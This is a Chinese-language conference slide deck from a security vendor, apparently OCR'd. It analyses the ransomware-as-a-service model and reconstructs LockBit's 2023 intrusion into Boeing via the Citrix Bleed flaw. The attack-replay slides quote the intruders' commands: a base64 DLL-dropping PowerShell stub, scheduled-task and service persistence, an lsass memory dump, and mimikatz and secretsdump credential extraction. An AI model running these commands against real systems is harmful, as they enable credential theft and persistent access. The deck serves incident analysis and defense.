网络空间威胁对抗与防御技术研讨会
暨 第十一届安天网络安全冬训营

RaaS+定向勒索的模式解析与波音遭遇攻击事件复盘

安天安全研究与应急处理中心

执行体治理赋能与大模型辅助

01 RaaS+定向勒索的模式解析

02 波音公司遭受攻击事件复盘


01 RaaS+定向勒索的模式解析

勒索攻击的演进史

时间阶段	勒索攻击早期阶段	加密勒索兴起	勒索即服务（RaaS）模式	多重勒索模式
标志事件	1989年AIDS勒索软件通过物理媒介进行传播，锁定用户访问，标志着勒索攻击的**开端**	2013年CryptoLocker首次采用非对称加密算法加密本地与内部网络的特定类型文件，迫使受害人付出高额比特币获取解密服务	2016年"Tox"勒索软件允许攻击者在其平台上注册并使用勒索工具，无需开发自己的恶意软件	Maze勒索团伙不仅对受害者的系统进行加密，还窃取了数据，并在公开的“泄露网站”上发布了部分数据，以证明他们的威胁是真实的。
关键基础	计算机网络和个人计算机的普及	加密货币的兴起使得匿名支付变得可能	加密通信技术的发展使得普通人员可以在TOR等网络网络匿名通信和交易	数据泄露对受害人造成更大威胁，迫使其支付赎金，引发其他勒索组织效仿。
演进推动	加密技术被证实可以用于执行勒索，为未来的勒索攻击奠定了基础	加密货币降低了攻击者被追踪风险，推动加密勒索的发展	RaaS模式的引入使得勒索攻击更为普遍、复杂和难以追踪	双重或多重勒索攻击被更多的勒索组织所采纳，开始在攻击之后将数据的泄露作为筹码。

RaaS运营机制和商业模式

勒索软件即服务（Ransomware as a Service，RaaS）是一种网络犯罪商业运营模式。开发人员提供用于勒索攻击的基础设施，运营人员招募附属成员，使那些不具备专业技术知识的个体或团体能够轻松地执行勒索攻击行为。**通俗来讲RaaS提供方是“品牌方”，通过招收“品牌代理”的方式扩展附属成员投放“品牌产品”，扩大其“品牌效应”，并以产品带来的收益进行抽成分红。**



勒索软件即服务运行机制图

与RaaS狼狈为奸的商业“伙伴”

Exposing initial access broker with ties to Conti

Mar 17, 2022 · 6 min read

Vlad Stolyarov
Threat Analysis Group

Benoit Sevens
Threat Analysis Group

Share

In early September 2021, Threat Analysis Group (TAG) observed a financially motivated threat actor we refer to as EXOTIC LILY, exploiting a 0day in Microsoft MSHTML (CVE-2021-40444). Investigating this group's activity, we determined they are an Initial Access Broker (IAB) who appear to be working with the Russian cyber crime gang known as FIN12 (Mandiant, FireEye) / WIZARD SPIDER (CrowdStrike).

Initial access brokers are the opportunistic locksmiths of the security world, and it's a full-time job. These groups specialize in breaching a target in order to open the doors—or the Windows—to the

引自：Google.Exposing initial access broker with ties to Conti [R/OL].(2022-03-17) https://blog.google/threat-analysis-group/exposing-initial-access-broker-ties-conti/

引自：GROUp –IB.Ransomware manager: Investigation into farnetwork, a threat actor linked to five strains of ransomware[R/OL].(2023-11-08) https://www.group-ib.com/blog/farnetwork/

定向勒索攻击

2019年我们发现了多起定向勒索攻击事件。**定向勒索攻击是指攻击者精准选择、有目标地对特定个人、组织或实体进行勒索。**

在2019年安天年度报告中，安天指出了勒索攻击组织在目标选择方面更趋向于有针对性，专注于对有价值攻击目标的定向勒索。

接近APT水平

在2020年安天年度报告中，安天指出定向勒索攻击能力被不断提高，已接近“APT”水平，企业防护能力需要对应加强。

达到APT水平

在2021年安天年度报告中，安天指出勒索软件攻击仍然保持广撒网与定向攻击并存，定向勒索攻击能力已达“APT”水平。

2019年定向勒索事件报告和2019年安天年度报告

2020年勒索事件报告和2020年安天年度报告

2021年勒索事件报告和2021年安天年度报告

RaaS结合定向勒索小结


勒索攻击的RaaS模式极大降低了攻击门槛，定向勒索针对大型企业、重要的政府单位和关键基础设施等高价值目标，这种RaaS+定向勒索的模式形成“定向勒索+窃密+曝光+售卖”链条作业，胁迫受害者支付赎金从而实现获利。

当前，很多人对勒索攻击的防范意识，很大程度上还停留在散发性的非定向勒索攻击的阶段，这个认知误区本身就给防御带来了非常大的错觉和干扰。由于勒索攻击者坚定的作业意愿和高额的经济回报，勒索攻击的前导部分已达APT攻击水平。为有效对抗RaaS+定向勒索风险，防御者需要更深入了解定向勒索攻击的运行机理，以构建威胁想定，并有针对性地改善防御和响应能力。

02

波音公司遭受攻击复盘

波音公司遭遇勒索攻击事件简介



2023年10月27日

LockBit声称窃取了波音公司的大量敏感数据，并以此胁迫波音公司，如果不在2023年11月2日前联系他们，将会**公开窃取**到的敏感数据。

2023年11月02日

波音公司声明其客户服务网站services.boeing.com，因技术原因**暂停服务**，但不影响飞行安全。

2023年11月07日

LockBit组织再次将波音公司列入受害者名单中，并声称波音公司无视其发出的警告，威胁要发布**大约4GiB的数据**。

2023年11月10日

LockBit组织于11月10日公开发布从波音公司窃取到的约**21.6GiB**数据。

引自：Boeing .Site down due to technical issues.[R/OL].(2023-11-02] https://services.boeing.com/

波音公司遭遇勒索攻击事件第三方反应和跟进

FOX BUSINESS Personal Finance Economy Markets Watchlist Lifestyle Real Estate Tech

Boeing says it's assessing a claimed hack by ransomware group Lockbit that it compromised sensitive corporate data and will release it November 2 if the ransom isn't paid. (REUTERS/Randall Hill/File Photo / Reuters)

A Boeing spokesperson told FOX Business, "We are assessing this claim."

Ticker	Security	Last	Change	Change %
BA	THE BOEING CO.	243.84	-7.95	-3.16%

引自：Foxbusiness.Boeing looking into hacking gang's ransomware threat[R/OL].(2023-10-29] https://www.foxbusiness.com/markets/boeing-looking-into-hacking-gangs-ransomware-threat

多家媒体陆续报道波音公司遭遇LockBit攻击组织勒索攻击，LocKBit攻击组织从波音攻击内部窃取了相关数据。

CYBERSECURITY ADVISORY

Authored by: CISA FBI MS-ISAC Multi-State Information Sharing & Analysis Center ASD ACSC AUSTRALIAN SIGNALS DIRECTORATE

TLP:CLEAR Product ID: AA23-325A November 21, 2023

#StopRansomware: LockBit 3.0 Ransomware Affiliates Exploit CVE 2023-4966 Citrix Bleed Vulnerability

SUMMARY

Note: This joint Cybersecurity Advisory (CSA) is part of an ongoing #StopRansomware effort to publish advisories for network defenders that detail various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.

The Cybersecurity and Infrastructure Security Agency (CISA), Federal Bureau of Investigation (FBI), Multi-State Information Sharing & Analysis Center (MS-ISAC), and Australian Signals Directorate's Australian Cyber Security Centre (ASD's ACSC) are releasing this joint Cybersecurity Advisory (CSA) to disseminate IOCs, TTPs, and detection methods associated with LockBit 3.0 ransomware exploiting CVE-2023-4966, labeled Citrix Bleed, affecting Citrix NetScaler web application delivery control (ADC) and NetScaler Gateway appliances.

This CSA provides TTPs and IOCs obtained from FBI, ACSC, and voluntarily shared by Boeing. Boeing observed LockBit 3.0 affiliates exploiting CVE-2023-4966, to obtain initial access to Boeing distribution IncT its parts and distribution business that maintains a separate environment. Other [illegible] partner that [illegible] actors impacting their organization.

Historically, LockBit 3.0 affiliates have conducted attacks against organizations of varying sizes across multiple critical infrastructure sectors, including education, energy, financial services, food and

引自：CISA. #StopRansomware: LockBit 3.0 Ransomware Affiliates Exploit CVE 2023-4966 Citrix Bleed Vulnerability[R/OL].(2023-11-21) https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-325a

美国网络安全和基础设施安全局（CISA）在对波音公司进行取证调查后，发布关于本次事件的取证分析复盘报告。

安天

波音遭遇勒索攻击事件分析复盘


——定向勒索的威胁趋势分析与防御思考

安天应急响应中心（Antiy CERT）

安天对波音遭遇勒索攻击事件，进行了详细的技术分析、过程还原、损失评估，基于事件总结了攻击进化趋势和防御侧的共性缺陷，对防范RaaS+定向勒索攻击提出了建议，形成了超过两万五千字的长篇分析报告。

Lockbit勒索攻击组织和攻击情况概览


- LockBit勒索组织基本情况



遭遇LockBit勒索攻击的典型事件清单

时间	受害单位	影响
2021年8月	爱尔兰IT咨询公司埃森哲	窃取约6 TiB数据，要求支付5000万美元赎金
2022年1月	法国泰雷兹集团	部分数据被公开；同年11月再次遭受勒索攻击，公开窃取到的约9.5 GiB数据
2022年2月	普利司通美洲分公司	公司暂停部分工作运营，受害系统数据被窃
2022年6月	美国数字安全公司Entrust	部分数据被窃取
2022年7月	法国电信运营商La Poste Mobile	导致部分系统关停，官方网站关停10余天，部分用户信息被公开
2022年10月	巴西利亚银行	部分数据被窃取，要求支付50 BTC赎金
2022年11月	德国大陆集团	窃取约40 GiB数据，要求支付5000万美元赎金
2022年12月	美国加州财政部	窃取约76 GiB数据
2023年1月	英国皇家邮政	国际出口服务中断，约45 GiB数据被窃取，要求支付8000万美元赎金
2023年6月	台积电供应商擎昊科技	部分数据被窃取，要求支付7000万美元赎金
2023年8月	加拿大蒙特利尔市电力服务委员会	窃取约44 GiB数据
2023年10月	美国波音公司	窃取约21.6 GiB数据

总体攻击过程复盘




序号	技战术
1	漏洞利用
2	植入PS脚本
3	下载武器库
4	持久化
5	网络扫描
6	凭证访问
7	横向移动
8	回传数据
9	结束相关进程
10	投放勒索软件
11	实施加密勒索

波音遭遇勒索攻击总体攻击过程复盘图


攻击过程复盘——使用漏洞进行突防

步骤1：攻击者使用网络空间测绘引擎的等开源情报，长期关注积累波音公司的暴露面，在Citrix NetScaler ADC 和 NetScaler Gateway POC代码出现后，快速发动漏洞利用攻击，窃取有效用户的访问Cookie 。



漏洞时间线

Citrix NetScaler ADC 和 NetScaler Gateway 均提供网关服务，其Web管理界面可对HTTP、DNS进行详细的管理和配置，可篡改用户数据实现投毒，可对插件进行恶意更换，用户安装被恶意更换的插件后即可被控。通过Web功能配置植入木马。




Citrix NetScaler ADC **Web管理界面**

Citrix NetScaler ADC与Citrix NetScaler Gateway敏感信息泄露漏洞(CVE-2023-4966)

攻击者在不需要任何权限的前提下，构造特定的数据包造成缓冲区溢出，可从 Citrix NetScaler ADC 和 NetScaler Gateway中越界检索身份验证会话 Cookie等信息。通过Cookie绕过身份验证，获取系统Web登录权限。

攻击过程复盘——突防过程中暴露的防御侧问题



□ 暴露面/可攻击面的梳理需要更加深化和清晰


在资产广泛云化、移动办公、泛在接入的背景下，以及业务形态日趋数字化和依赖互联网的发展趋势下，在接入层面、业务层面，都会出现一系列新的暴露面；在数字化转型和各种办公通讯应用的部署过程中，也带来了更多的API层面的暴露风险。

□ 攻击者对漏洞资源的运用效率和敏感性远胜于防御方

□ 安全产品本身极易成为攻击突破口

安全产品（设备）或具有一定安全能力的产品（设备）其本身并非是更加安全的，其整体的设计机理都是将安全能力作用于外部环境对象或者流量对象，并未将自身作为可能被攻击者所攻击的目标来强化自身的安全特性。同时，这些产品（设备）在现实应用中，又因其带有安全功能，往往给用户带来了“其自身是安全的”的认知错觉，从而使其更容易成为攻击者的突破点。

攻击过程复盘——植入ps脚本、下载武器装备




```
$y = "TVqQAAMA...<long base64 string>"
$x = "RyEHABFQ...<long base64 string>"
$filePath = "C:\Users\Public\adobelib.dll"
$fileBytes = [System.Convert]::FromBase64String($y + $x)
[System.IO.File]::WriteAllBytes($filePath, $fileBytes)
```

脚本123.ps1部分内容

下载器访问攻击者搭建的恶意软件托管服务器下载各种远程软件、脚本、网络扫描等武器装备。

攻击装备列表			
123.ps1(初始脚本)	processhacker.exe（结束进程及服务）	psexec.exe（远程命令执行）	AnyDesk（远程控制软件）
ad.ps1(域环境信息收集)	mimikatz.exe（凭证获取）	tniwinagent.exe（信息收集）	Splashtop（远程控制软件）
veeam-get-creds.ps1（凭证收集）	proc.exe（进程dump）	Zoho（远程控制软件）	Action1（远程控制软件）
secretsdump.py（凭证收集）	netscan.exe（网络扫描）	ConnectWise（远程控制软件）	Atera（远程控制软件）
sysconf.bat(执行plink)	servicehost.exe（建立SSH隧道工具-plink)	Screenconnect（远程控制软件）	fixme it（远程控制软件）

攻击过程复盘——持久化访问入口

计划任务配置

将恶意dll文件配置为计划任务

服务配置

AnyDesk远程软件配置成服务

持久化访问入口配置

```
schtasks.exe /create /tn "UpdateAdobeTask" /sc MINUTE /mo 10 /tr "'Mag.dll'" /f
sc create AnyDesk binpath= c:\perflogs\ AnyDeskMSI.exe type=own start=auto displayname=AnyDesk
```

持久化命令

工具介绍

AnyDesk

- AnyDesk是一款由德国公司AnyDesk Software GmbH推出的远程桌面软件。
- 这一软件是常用网管工具、由正规软件研发企业发布，且有对应厂商数字签名，往往被作为白名单软件。

安天 AVL SDK 反病毒引擎检测到AnyDesk后，会反馈输出Riskware/Win32.AnyDesk作为命名，便于提醒网管判断是正常应用还是攻击者投放。

攻击过程复盘——网络扫描

步骤1	步骤2	步骤3	**步骤4**	步骤5	步骤6	步骤7	步骤8	步骤9	步骤10	步骤11

1. 使用合法的网络扫描工具探测目标内部网络
2. 通过ADRecon脚本（ad.ps1）收集AD域信息
3. 利用tniwinagent工具（信息收集）收集其他主机信息

安天 AVL SDK 反病毒引擎检测到的ADRecon后，会反馈输出 HackTool/PowerShell.ADRecon作为命名，便于提醒网管判断是正常应用还是攻击者投放。

工具介绍

- ADRecon 是由澳大利亚信息安全服务提供商Sense of Security开发的一种收集有关 Active Directory 信息并生成报告的工具。
- 该报告可以提供目标 AD 环境当前状态的整体情况。该工具采用PowerShell脚本语言编写，于2018年在Github开源。基于域环境信息收集功能。

ADVISION RECON

FIN7黑客组织曾使用过ADRecon工具

From pentest to APT attack: cybercriminal group FIN7 disguises its malware as an ethical hacker's toolkit

BI.ZONE · Follow
17 min read · May 13, 2021

31

The article was prepared by **BI.ZONE Cyber Threats Research Team**

This is not the first time we have come across a cybercriminal group that pretends to be a legitimate organisation and disguises its malware as a security analysis tool. These groups hire employees who are not even aware that they are working with real malware or that their employer is a real criminal group.

引自：BI.ZONE.From pentest to APT attack: cybercriminal group FIN7 disguises its malware as an ethical hacker's toolkit [R/OL].(2023-05-23)[https://bi-zone.medium.com/from-pentest-to-apt-attack-cybercriminal-group-fin7-disguises-its-malware-as-an-ethical-hackers-c23c9a75e319

攻击过程复盘——凭证获取

步骤1	步骤2	步骤3	步骤4	**步骤5**	步骤6	步骤7	步骤8	步骤9	步骤10	步骤11

获取进程内存 → **获取凭证** → **获取veeam平台凭证** → **获取数据库以及注册表信息**

使用proc.exe（进程dump）获取lsass.exe进程内存

使用Mimikatz工具获取系统中的各类凭证

使用veeam-get-creds.ps1脚本从veeam平台中获取保存的凭证

使用secretsdump.py从Azure VM上获取各种账号数据库文件及注册表信息。

命令作用	命令内容
转储lsass进程内存	proc.exe -accepteula -ma lsass.exe c:\perflogs\lsass.dmp
从lsass进程转储文件中提取凭证	mimikatz.exe "sekurlsa::minidump c:\perflogs\lsass.dmp " "sekurlsa::logonPasswords full"
从veeam平台中提取凭证	.\veeam-get-creds.ps1
从Azure VM平台中收集凭证	secretsdump.py <domain>/<username>@<ip> -outputfile 1

工具介绍

- ProcDump 是一个命令行实用程序，是Sysinternals Suite 系统组件的一部分，其主要目的是监视应用程序的 CPU 峰值并在峰值期间生成故障转储，管理员或开发人员可以使用它来确定峰值的原因。

安天 AVL SDK 反病毒引擎检测到对应版本的ProcDump后，会反馈输出RiskWare/Win32.ProcDump或RiskWare/Win64.ProcDump作为命名，便于提醒网管判断是正常应用还是攻击者投放。

工具介绍

- Mimikatz是一款黄帽子（黑客）工具，最初由法国黑客Benjamin Delpy开发，并于2011年首次发布，该工具除了可执行文件版本外还存在脚本类型版本。Mimikatz的主要功能是获取和操控Windows操作系统中的凭证，如用户登录密码、Windows登录凭据（NTLM哈希和Kerberos票据）以及各种应用程序和服务的凭证。

